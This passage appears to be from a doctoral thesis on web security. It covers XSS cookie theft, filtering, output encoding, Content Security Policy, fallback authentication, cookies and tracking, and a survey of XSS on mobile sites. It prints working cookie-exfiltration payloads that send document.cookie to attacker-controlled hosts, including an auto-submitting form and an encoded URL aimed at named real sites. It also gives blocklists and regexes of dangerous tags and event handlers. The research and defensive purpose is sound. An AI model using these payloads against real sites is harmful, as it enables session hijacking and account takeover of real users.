2.7 Cookie Theft

One potential attack scenario related to XSS is: *steal session cookie of the victim*. Once attacker has the session cookie of the victim, he can login on behalf of victim and may cause damage. The following code snippet shows a malicious script whose goal is to steal the session cookie of the victim and send it to the attacker's server.

```
<script>
document.location = "http://evilsite/cookie.php?c=" + document.cookie
</script>
```

The attacker can also exploit reflected XSS for the purpose of key-logging[9], phishing[10], inject malicious iframe that redirects to a drive-by download[11] and defacement[12] etc. The tools/frameworks like Metasploit[13] and The Browser Exploitation Framework (BeEF)[14] make the process of an exploitation easy for the attacker.

[9] https://github.com/yanisadoui/keyloggerJS
[10] http://www.symantec.com/connect/blogs/phishing-and-cross-site-scripting
[11] https://blog.whitehatsec.com/interview-with-a-blackhat-part-1/
[12] http://www.zone-h.org/archive?zh=1
[13] http://www.metasploit.com/
[14] http://beefproject.com/

2.7.1 XSS Exploitation — Exemplified at Cookie Theft

In this section, we discuss an XSS exploitation in a step by step manner. The XSS exploitation is exemplified at cookie theft. We discuss XSS exploitation by keeping in mind reflected XSS (see Section. 2.6.1). The Figure. 2.7 also depicts the flow of attack.

On the following URL: http://m.cricbuzz.com/l/info/contact, site provides a contact form in case of an inquiry. A contact form has the following fields: Name, Email Address, Subject and Message. After some testing, an attacker realized that the "`Name`" input field is vulnerable to a reflected XSS vulnerability. Now the question arises how to exploit it in order to get the session cookie of the victim? In general, an attacker will follow the following steps:

- Given victim is a logged-in user on the site http://m.cricbuzz.com[15].
- The attacker will set up a page with the respective vulnerable form and add some JavaScript code in the page for an auto-submission of the form in order to avoid user-interaction. The attacker will also pre-fill the form with junk values plus an XSS vector in the vulnerable field. The code on an attacker's created page will looks like:

```
<form method="post" action="http://m.cricbuzz.com/l/info/contact">
    <table cellspacing="6" cellpadding="0" class="cbz-grid-table">
        <tbody>
            <tr class="">
                .....
<label for="basic" class="ui-input-text">Name</label>
....
/* The vulnerable field Name is pre-filled by an attacker supplied
   XSS vector. The XSS vector also contains an attacker supplied
   URL that will receive the cookie of the victim.
*/

<input type="text" name="ContactForm[name]"
value="&quot;&gt;&lt;img/src=x onerror=location=
'//xssplaygroundforfunandlearn.netai.net/xssdemoPOST.php?c='+
document.cookie&gt;" ... />
            </tr>
            <tr class="">
                .....
                .....
            </tr>
        </tbody>
    </table>
</form>
/* The JavaScript code that does the job of form submission
   without user interaction */
<script>
document.forms[0].submit();
</script>
```

[15] We do not want to harm any legit users and that's why we select this site for demo because site does not assign any session cookie except some tracking cookies.

- Send the URL of the specially crafted page to the victim via email or trick victim to visit the URL. The URL we had set-up for this purpose is: xssplaygroundforfunandlearn.netai.net/xssdemoPOST.html.
- Once victim will visit the attacker's supplied URL, the contents on that URL will auto-submit a form i.e., make a POST request to a vulnerable site. The POST request also contains an attacker supplied XSS vector whose goal is to exfiltrate the cookie and send the cookie to the attacker supplied domain.
- In the end, the attacker has the victim's cookie attached along with his controlled URL e.g.,

```
http://xssplaygroundforfunandlearn.netai.net/xssdemoPOST.php?
        c=SID=1234
```

- The attacker can now logged-in on behalf of a victim by using his session identifier.

Note

In case of reflected XSS exploitation in web application (if GET parameter is vulnerable), an attacker does not need to create a specially crafted page and trick victim to visit his page. He may leverage the legit application's URL and simply replace the value of a vulnerable GET parameter to an XSS attack vector. The following snippet shows reflected XSS exploitation in http://www.care2.com/ and we found GET parameter "q" is vulnerable:

```
http://www.care2.com/find/site#q=%22%3E%3Cimg+src%3Dx+onerror
%3D%27document.location%3D%22//xssplaygroundforfunandlearn.
netai.net/xssdemoPOST.php%3Fc%3D%22%2Bdocument.cookie%27%3E
```

The attacker can also use URL shortner services (e.g., Google URL Shortner[16]) in order to hide his payload e.g., the shortened URL http://goo.gl/mQ0I12 will also achieves the same result (i.e., send cookie to an attacker controlled domain) as the above original URL given in listing.

2.8 Common XSS Mitigation Approaches

In real life web applications, normally we encounter two classical approaches for the prevention of XSS attacks: Input Filtering and Output Encoding. The third approach which is now also getting attention (though at a slow pace) is the use of a security policy language (e.g., Content Security Policy (CSP)) for the mitigation of XSS attacks.

[16] https://goo.gl/

2.8.1 Input Filtering

Filtering is the removal or replacement of potentially dangerous characters or particular structure from the input. Joel Weinberger states in his PhD thesis [36]:

"Filtering or Sanitization remains the industry-standard defense strategy in existing applications."

We found different types of filtering solutions in the wild and it includes:

- **Replacement of Dangerous Characters**: In this case, the filter deployed does the job of replacing potentially dangerous characters so that the attacker can not execute JavaScript. For example, we found cleanurl($url) filter[17] in Cliprz[18] MVC framework and its job is to replace dangerous characters in URL context.

```
public static function cleanurl($url)
{
        $bad_entities = array("&", "\"", "'", '\"', "\'",
                        "<", ">", "(", ")", "*",'$');
        $safe_entities = array("&amp;", "", "", "", "",
                        "", "", "", "", "",'');
        $url = str_ireplace($bad_entities, $safe_entities, $url);
        return $url;
}
```

We found another example where site http://grammar.reverso.net/ employs regular expression that does the job of removing dangerous characters.

```
function Recherche(Texte) {
Texte=Texte.replace(/[+|\/<>_@#$%^&*(){}"\\]/ig,"");
...
}
```

- **Removal of Dangerous Tags and Attributes**: This type of filtering solutions does the job of removing potentially dangerous tags and attributes from the input. For example, we found RemoveXSS($val) function[19] that contains an array of unwanted tags and attributes (includes eventhandlers also). At the same time, we found another filtering solution (i.e., detectXSS($string))[20] for an XSS protection that employs regular expression of unneeded tags. According to [41], "a regular expression is a pattern for describing a match in user-supplied input string".

[17] http://goo.gl/YZ2IDu
[18] https://github.com/Cliprz/Cliprz
[19] http://goo.gl/ld2xYq
[20] http://goo.gl/R3xW5r

```
function RemoveXSS($val) {
...
...
$ra1 = Array('javascript', 'vbscript', 'expression', 'applet',
'meta', 'xml', 'blink', 'link', 'style', 'script', 'embed',
'object', 'iframe', 'frame', 'frameset', 'ilayer', 'layer',
'bgsound', 'title', 'base');
...
$ra2 = Array('onabort', 'onactivate', 'onafterprint',
'onafterupdate', 'onbeforeactivate', 'onbeforecopy',
'onbeforecut', 'onbeforedeactivate', 'onbeforeeditfocus',
'onbeforepaste', 'onbeforeprint', 'onbeforeunload',
'onbeforeupdate', 'onblur', 'onbounce', 'oncellchange',
'onchange', 'onclick', 'oncontextmenu', 'oncontrolselect',
'oncopy', 'oncut', 'ondataavailable', 'ondatasetchanged',
'ondatasetcomplete', 'ondblclick', 'ondeactivate', 'ondrag',
'ondragend', 'ondragenter', 'ondragleave', 'ondragover',
'ondragstart', 'ondrop', 'onerror', 'onerrorupdate',
'onfilterchange', 'onfinish', 'onfocus', 'onfocusin',
'onfocusout', 'onhelp', 'onkeydown', 'onkeypress', 'onkeyup',
'onlayoutcomplete', 'onload', 'onlosecapture', 'onmousedown',
'onmouseenter', 'onmouseleave', 'onmousemove', 'onmouseout',
'onmouseover', 'onmouseup', 'onmousewheel', 'onmove',
'onmoveend', 'onmovestart', 'onpaste', 'onpropertychange',
'onreadystatechange', 'onreset', 'onresize', 'onresizeend',
'onresizestart', 'onrowenter', 'onrowexit', 'onrowsdelete',
'onrowsinserted', 'onscroll', 'onselect', 'onselectionchange',
'onselectstart', 'onstart', 'onstop', 'onsubmit', 'onunload');
...
}
```

```
public static function detectXSS($string) {
...
...
/<*(applet|meta|xml|blink|link|style|script|embed|object|
iframe|frame|frameset|ilayer|layer|bgsound|title|base)[^>]*?/
...
...
}
```

2.8.2 Output Encoding

Output encoding is the process of converting potentially dangerous characters into their respective harmless form before outputing the user-suppplied or third-party application supplied input in different contexts (see Section. 2.6.1). For example, OWASP Java Encoder encodes[21] the following characters in an HTML context.

```
&       becomes &amp; <  becomes &lt; >  becomes &gt;
```

[21] http://owasp-java-encoder.googlecode.com/svn/tags/1.1/core/apidocs/org/owasp/encoder/Encode.html

The input filtering and an output encoding are known to be error-prone and may fail if not implemented properly or applied in a wrong context or in the wrong order. Given the nature (fail frequently) of an input filtering and an output encoding, we follow the following approach during the development of a regular expression based filter (see Chapter. 3) and context-aware output encoder (see Chapter. 4):

1. Testing/Evaluation against known-set of XSS attack vectors

2. Ask community to break the solution

The testing against known set of XSS attack vectors is a standard evaluation procedure and helps in improving the XSS mitigation solutions. The question is: Does it enough to evaluate a solution against a known set of attack vectors? We think no and this is where the idea of community testing jumps in. The information secuirty community is very vibrant. For example, during the development of context-aware encoder, we announced a public XSS challenge. The two weeks challenge was announced via Twitter. The reward money of 1000$ was in place if someone will break the solution. As a result of XSS challenge, we were able to record 78,188 XSS attack attempts from 1035 unique IP in two weeks of time and no bypass were found. At the time of writing of this thesis, 82924 XSS attack attempts were recorded and logged from 1306 unique IP addresses. In short, the community input helps in improving the solution.

2.8.3 Security Policy

The third approach which is getting some attention is a security policy language for the mitigation of XSS attacks. The security policy spells out the behaviour of web application. The web application security policy specifies allowed and disallowed contents in web application. One notable web application security policy is Content Security Policy (CSP)[22].

Content Security Policy

Content Security Policy (CSP), a proposal by Mozilla Firefox and now a W3C standard[23], is a security policy language that states about the types of allowed contents or different types of resources on the web page. It is a page-wise policy. CSP is a server opt-in proposal. It means that server specifies the policy language and delivers the policy to the browser via a header (i.e., Content-Security-Policy) and then browser enforces it on the client-side. The server may also supplied the policy to the client via HTML's meta tag. CSP policy consists of different types of directives e.g., img-src, script-src, frame-src and object-src etc. By default, CSP does not allow inline scripting but provides features like "`unsafe-inline`" and "`unsafe-eval`", if site administrators want to use inline JavaScript on the page.

[22] http://www.w3.org/TR/CSP2/
[23] http://www.w3.org/TR/CSP/

CSP Examples

1. **Relax Policy**: The following snippet shows CSP example policy which is considered a "`relax`" policy. It means all types of resources are allowed on the page. This policy does not provide any protection against XSS vulnerabilities.

```
<meta http-equiv="Content-Security-Policy"
      content="default-src *;"/>
```

2. **Restricted Policy**: The following snippet shows CSP example policy which is considered a "`restricted`" policy. It means all types of resources are not allowed on the page except from the page's origin. This policy provides protection against XSS vulnerabilities.

```
<meta http-equiv="Content-Security-Policy"
      content="default-src 'self';"/>
```

3. **Normal CSP Policy Example**: The following snippet shows CSP policy that allows different types of resources from different origins. For example, it states that scripts are allowed from the origin of page and from analytics site. The site's CSP policy allows frames from Facebook while styles from anywhere are allowed.

```
<meta http-equiv="Content-Security-Policy"
      content="default-src 'self';
      img-src data: ;
      script-src 'self' http://stats.analytics.com;
      frame-src 'self' https://*.facebook.com;
      style-src *;
      object-src *.cdn.trusted.com; "/>
```

2.9 Fallback Authentication

Fallback authentication, i.e., recovering access to an account after the password is lost, is an important aspect of real-world deployment of authentication solutions found in web applications. After loss of the authenticator, *fallback authentication* provides a mechanisms to allow the users to regain access to their accounts (the literature refers to fallback authentication also as *backup authentication*, *emergency authentication*, *last-resort authentication*, or *account recovery*). The requirements for fallback authentication are different from the requirements for "normal" authentication, as fallback authentication is only used rarely under exceptional circumstances.

Memorability must be better than for "normal" passwords, as the frequent recall of passwords will help in learning, which is not the case for fallback authentication. Obviously, the overall security of the fallback authentication must be at least as high as for the normal mode of authentication, as otherwise fallback authentication provides a shortcut circumventing otherwise secure authentication. (See the (in)famous hack of Sarah Palin's email account in 2008 [42]).

But as fallback authentication is not intended to be used regularly, time requirements are much more relaxed and stricter limitations can be applied, such as strict rate-limiting or a 24 hour lockout period, and thus a somewhat lower entropy of the secret can be tolerated. A number of fallback authentication schemes have been proposed and are deployed in practice:

Perhaps the most widely known scheme is based on *security questions*, where the website asks the user several questions such as the brand of his first car and compares the answers with the ones recorded when enrolling, resetting the password if these are answered correctly. However, the entropy of the answers to typically asked questions is low and guessing attacks are possible [43].

Manually checking credentials, either by sending in a copy of the user's passport or by a personal encounter, scales badly for Internet-wide services. It is sometimes used for such services if other fallback authentication fails, and it can be useful in corporate settings (where the entity checking in-person can be located in close proximity and security requirements are high).

Authentication by email tests if the user has access to a pre-set email account by sending a reset-link or a temporary password to the email account; a similar approach sends such a code via SMS to a *mobile phone*. Both ideas have the drawback that neither email nor SMS are secure services, that simultaneous loss of passwords (e.g., caused by loosing several passwords that are stored in browser cache due to switching to another computer) cannot be recovered, or if the email access or phone number do no longer exist.

Social Authentication – Exemplified at Facebook

A relatively novel approach is *social authentication*, where a user is authenticated by his social contacts, either by sending secrets to selected contacts that, combined, allow him to reset his password, or by querying him about his contacts and preferences. This method has gained interest in the recent past, due to the rise of social networks, which facilitate implementations. Facebook introduced "Trusted Friends (TF)" feature in 2011 and TF is based on social authentication. According to Facebook [44]:

"If you forgot your password and need to login but can't access your email account, you can rely on your friends to help you get back in. We will send

codes to the friends you have selected and they can pass along that information to you."

For details on how TF feature works and how an attacker can leverage this feature in order to compromise accounts, we may refer to Chapter. 7.

2.10 Privacy

Privacy — *a fundamental right of citizens in a society and society values it* [45]. International Association of Privacy Professionals (IAPP)[24] defines privacy as: "the right to be let alone, or freedom from interference or intrusion.".

Julien Freudiger states in [46]:

"Knowing information about an individual means having power on that individual. In information systems, it refers to the ability of users to control the spread of their personally identifiable information. Users should be able to share private information with others and maintain the control of their information, i.e., how the information is used and by whom".

2.10.1 HTTP Cookies

Web applications use HTTP Cookies[25] to maintain session states between client and server. Cookies consist of *key-value* pairs stored in the browser and sent with every request to the server. It is considered as an explicitly assigned client-side identifier [47] and the main purpose of an HTTP cookie is to recognize the users. Cookies are normally set by an HTTP response that includes a `Set-Cookie` header. The SOP ensures that cookies set by one origin cannot be directly accessed by another origin.

First-Party Cookie

A website is called *first-party domain* if the user is accessing the contents of the web application directly (i.e., directly visited domain or whose web address in the browser's address bar) and the cookie associated with this is called *first-party cookie*.

Third-Party Cookie

Web pages often contain additional elements like images, scripts, stylesheets and Flash objects etc. For fetching these elements the browser performs additional HTTP requests. Some of the requests may address different domains (i.e., the domain other than the one in the address bar) and we call these domains *third-party domains*. The cookies associated with third-party domains are called

[24] https://privacyassociation.org/about/what-is-privacy
[25] http://tools.ietf.org/html/rfc6265

third-party cookies. The *third-party cookies* are also known as "`tracker-owned`" cookies [48].

For example, if a user visits `http://www.bbc.com/news/`, a third-party tracker "`DoubleClick`"[26] – embedded by `http://www.bbc.com/news/` to provide targeted advertising can log the user's visit to `http://www.bbc.com/news/`. The tracker can now link the user's visit to `http://www.bbc.com/news/` with the user's visit to other sites on which "`DoubleClick`" is also embedded [48].

2.10.2 Online Advertising

The online advertising world is complex with parties playing different roles. We give a brief overview of the terminology [49]:

- **Advertiser:** "*a party with online ads that wants to embed ads in web pages. The advertiser is willing to pay for this service*".
- **Publisher:** "*a party with a web page (or web site) and willing to place ads from others on its pages. The publisher expects to be paid for this service*".
- **Ad network:** "*a party who collects ads (and payment) from advertisers and places them on publisher's pages (along with paying the publisher). Example ad-networks include Google, Yahoo and MSN*".
- **Behavioural Tracking:** "*refers to the use of users' information about previously and currently browsed web pages across the web*".

[26] Google's Advertising Network



Figure 2.7: Message Flow in Reflected XSS.

3

XSS and Mobile Web Applications

> Mobile communications and pervasive computing technologies, together with social contracts that were never possible before, are already beginning to change the way people meet, mate, work, war, buy, sell, govern and create [50].
>
> Howard Rheingold

Publication

This chapter was previously published at the 14th International Workshop on Information Security Applications (WISA 2013), Jeju Island, Korea [41].

Preamble

In this chapter, we address the overlooked problem of Cross-Site Scripting (XSS) on mobile versions of web applications. We have surveyed 100 popular mobile versions of web applications and detected XSS vulnerabilities in 81 of them. The inspected sites present a simplified version of the desktop web application for mobile devices; the survey includes sites like Nokia, Intel, The New York Times, StatCounter and Slashdot. Our investigations indicate that a significantly larger percentage (81% vs. 53%[1]) of mobile web applications are vulnerable to an XSS, although their functionality is drastically reduced in comparison to the corresponding desktop web application. Further, we also found that mobile sites have 69% less source code as compared to their desktop counterparts.

[1] https://www.whitehatsec.com/assets/WPstatsReport_052013.pdf



Figure 3.1: Desired Position of Regular Expression Based XSS Filter.

Furthermore, we also present a regular expression based reflected XSS protection solution. The filter function is designed by keeping in mind simple strings input which may be malicious. According to Hooimeijer et al. [51]: "*Filters or sanitizers are functions of type string → string*". We recommed server-side deployment of the filter. For server-side deployment, sites may use our filtering rules in Firewall [52] or as *server-side reverse proxy* [53]. Apache's `mod_proxy` module provides functionality to set up reverse proxy and then proxy decides how to deal with the incoming requests according to the rules [54].

Acknowledgments

The author would like to thank Peng Xie for implementing regualr expression based XSS filter in two mobile Content Management Systems (CMS) i.e., Wordpress and Drupal [55] and Qian Gong for implementing the filter as a server-side reverse proxy [53]. The author would also like to thank Ryan Barnett for adding support of regular expression based XSS filter in ModSecurity.

3.1 Introduction

In mobile web applications, functionality and user interaction is adapted to the small touchscreens of modern smartphones. The URLs of mobile web applications often start with the letter "`m`", or end in the words "`mobi`" or "`mobile`". Sites automatically present a simple and optimized version of their web application to mobile browsers. These *stripped-down* versions of web applications contain significantly less or no AJAX-style interactions, thus the attack surface for XSS should (at first glance) be reduced.

Our manual source code analysis of mobile web sites shows that they contain significantly less HTML code as compared to the desktop version of the same application. To be precise, we found an average of 69% less HTML code on mobile variants of web application. Figure. 3.2 shows the difference in number of lines of HTML code on ten popular mobile and desktop sites while Figure. 3.3 summarizes our findings. Further, at the time of writing, *only one* mobile site[2] is using Modernizr[3] – a JavaScript library that detects HTML5 and CSS3 features in the user's browser – which indicates that these novel features are rarely used.

Note

The process of making a comparison between mobile and desktop sites as far as the number of lines of an HTML code is concerned and to look at the number of resources in mobile and desktop sites (e.g., images, scripts and iframes etc) can be automated but in this work, we only consider manual findings. In a recent and an independent work, we were able to automate the whole process. The results are available at [56, 57]

3.2 Case Studies

In this section, we briefly discuss source code analysis of two popular sites' mobile and desktop versions as case studies. The source code analysis is exemplified at common web page resources e.g., scripts, forms, images and iframes etc. and number of lines of HTML code.

3.2.1 Example 1: The New York Times

The New York Times (NYT)[4] is a very popular "*daily newspaper*" site and at the time of writing, it has an Alexa ranking of 121[5]. The Table. 3.1 summarizes our findings of common web page resources on "`Forgot Your Password`" web page of The New York Times's desktop[6] and mobile[7] web application e.g., we

[2] http://www.jobmail.co.za/mobile/
[3] http://modernizr.com/
[4] http://www.nytimes.com/
[5] http://www.alexa.com/siteinfo/nytimes.com
[6] https://myaccount.nytimes.com/gst/forgot.html
[7] https://myaccount.nytimes.com/mobile/forgot/smart/index.html



Figure 3.2: Comparison of lines of HTML code on Ten Popular Mobile and Desktop versions.

The New York Times	Lines of Code	Scripts	Images	Forms	Iframes
NYT Desktop Page	349	24	6	2	0
NYT Mobile Page	90	6	1	1	0

Table 3.1: Comparison of common web page resources on NYT's "forgot your password" page of desktop and mobile application along with number of lines of an HTML code

found only 6 script blocks in mobile version of NYT as compared to 24 script blocks on desktop site.

3.2.2 Example 2: StatCounter

StatCounter[8] is a popular "*customers' tracking*" site and at the time of writing, it has an Alexa ranking of 209[9]. The Table. 3.2 summarizes our findings of common web page resources on "`feedback`" web page of StatCounter's desktop[10] and mobile[11] web application e.g., we found 5 script blocks in desktop version of StatCounter as compared to 1 script block on mobile site.

[8] http://statcounter.com/
[9] http://www.alexa.com/siteinfo/statcounter.com
[10] http://statcounter.com/feedback
[11] http://m.statcounter.com/feedback/?back=/



Figure 3.3: Comparison of lines of HTML code on Mobile and Desktop versions.

StatCounter	Lines of Code	Scripts	Images	Forms	Iframes
StatCounter Desktop Page	165	5	2	3	1
StatCounter Mobile Page	27	1	2	1	0

Table 3.2: Comparison of common web page resources on StatCounter's "feedback" page of desktop and mobile application along with number of lines of an HTML code

Mitigation against XSS. For the simple and optimized mobile versions of web applications, we need a simple and light-weight solution that incurs reasonably low run-time overhead for the application (both on client and server side) and at the same time requires little effort or knowledge from the developers.

Filtering malicious content is the most commonly used method for the prevention of XSS on web applications and sites normally use filtering as a first line of defense. The main goal of filtering is to remove malicious contents from the user-supplied input, while still allowing the non-malicious parts to be processed. A recent paper [58] has also argued in favor that mobile applications can learn from the web experience.

Since removing malicious content from user-supplied input is a complicated and error-prone task, we take the stricter *blocking* approach to keep our filter simple: Whenever we detect malicious content, the whole request is blocked, and only an error message is returned.

Our Solution. In this chapter, we present a simple, optimized, light-weight and black-list XSS filter for mobile applications (see Section 6.3.3). Our XSS filter is based on a set of regular expressions and can cope with code obfuscation. We have chosen regular expressions because (if implemented correctly) they are computationally fast compared to any equivalent string manipulation operation (see Section 3.7.2) and easy to maintain. Our set of regular expressions can be deployed in server-side filters (e.g., in firewall), or as a client-side plug-in.

Our solution is not intended for *directly integration* into desktop based web applications because of complex nature of web applications and significant use of AJAX. Our filter may harm the performance of the rich internet application and it requires more changes from the developers perspective, and may not be able to deal with highly complex XSS vectors available there. From now on, we will only consider mobile version of web application that are simple in nature. The integration of our filter on mobile application is easily possible (if required) given the small code base but please keep in mind that it will only stop XSS testing and will not provide any protection unless implemented in the form of plug-in or on server-side.

Regular expressions based XSS filters are very common e.g., the Firefox NoScript[12] and the XSS filter implemented in Internet Explorer use regular expressions. In this chapter, we leverage the idea of regular expressions from Gary Wassermann et al's. work [59]. Wassermann et al. have proposed static detection of XSS vulnerabilities using tainted information flow and string analysis. They have developed a function named `stop_xss` that uses regular expressions to capture malicious input from the user-supplied string. The function `stop_xss` has three categories of regular expressions to deal with different types of XSS vectors.

1. A regular expression category that deals with `script` tag based XSS vectors, e.g., <`script`>`alert(1)`</`script`>. We call it Category 1.

2. A regular expression category that deals with XSS vectors making use of event handlers like `onerror`, `onload` etc, e.g., <`body onload="alert(1)"`>. We call it Category 2.

3. A regular expression category that deals with XSS vectors making use of JavaScripts URIs, e.g., <`p style="background:url(javascript:alert(1))"`>. We call it Category 3.

For client-side deployment, we have implemented the XSS filter as a JavaScript function (see Section 3.6). To integrate our filter, sites may call our filter function on HTML form's (<*form*> tag) *onsubmit* event handler, e.g., onsubmit=xssfilter(). The client-side implementation of our XSS filter (if implemented directly in the code) can only stop XSS testing but for an XSS protection, we strongly recommed the use of filter on server-side or in the form of a plug-in on client-side.

For server-side deployment, sites may use our filtering rules in Firewall or as *server-side reverse proxy*. Apache's `mod_proxy` module provides functionality

[12] `http://noscript.net/`

to set up reverse proxy and then proxy decides how to deal with the incoming requests according to the rules [54]. We have contributed an implementation of our XSS detection rules to the world most widely deployed firewall engine – ModSecurity – (around 1,000,000 deployments[13]), and the filter is now part of OWASP ModSecurity Core Rule Set (CRS)[14] (see Section 3.7.4). In this chapter, we focus only on the client-side deployment because deployment of our filtering rules in ModSecurity already shows its feasibility on the server-side[15]. We have also tested our filter against a large set of XSS vectors (see Section 6.5) and have evaluated our client-side implementation by adding support in two popular open-source (Wordpress and Drupal) mobile applications (see Section 6.4).

Contributions. This chapter makes the following contributions:

- It presents a survey of 100 mobile sites and found XSS vulnerabilities in 81 of them. The complete list of mobile sites that are vulnerable to XSS vulnerabilities is available at http://pastebin.com/AHJbjJsy.
- It proposes a XSS filter for mobile versions of web applications based on regular expressions and blacklisting. We have contributed our XSS detection rules to the ModSecurity firewall engine.
- The proposed XSS filter was tested against five publicly available XSS vector lists, and no vector was able to bypass the the XSS filter[16].
- The feasibility of our approach was shown by adding our XSS filter as a JavaScript function in two open-source mobile applications, with reasonably small overhead (client-side), and by the integration into ModSecurity after intensive testing by the OWASP Modsecurity team (server-side)[17].

3.3 Survey

In this section, we present the results of our survey[18] and discuss these results briefly. To the best of our knowledge, this is the first survey on mobile web applications. All quantitative overviews on XSS we are aware of are related to desktop version of web applications. During the survey of 100 popular mobile version of web applications, we found reflective XSS vulnerabilities in 81 sites, including web sites like Nokia, Intel, MailChimp, Vodafone, Dictionary, Ebay, Answers, HowStuffWorks, Statcounter and Slashdot etc.

[13] https://www.trustwave.com/modsecurity-rules-support.php
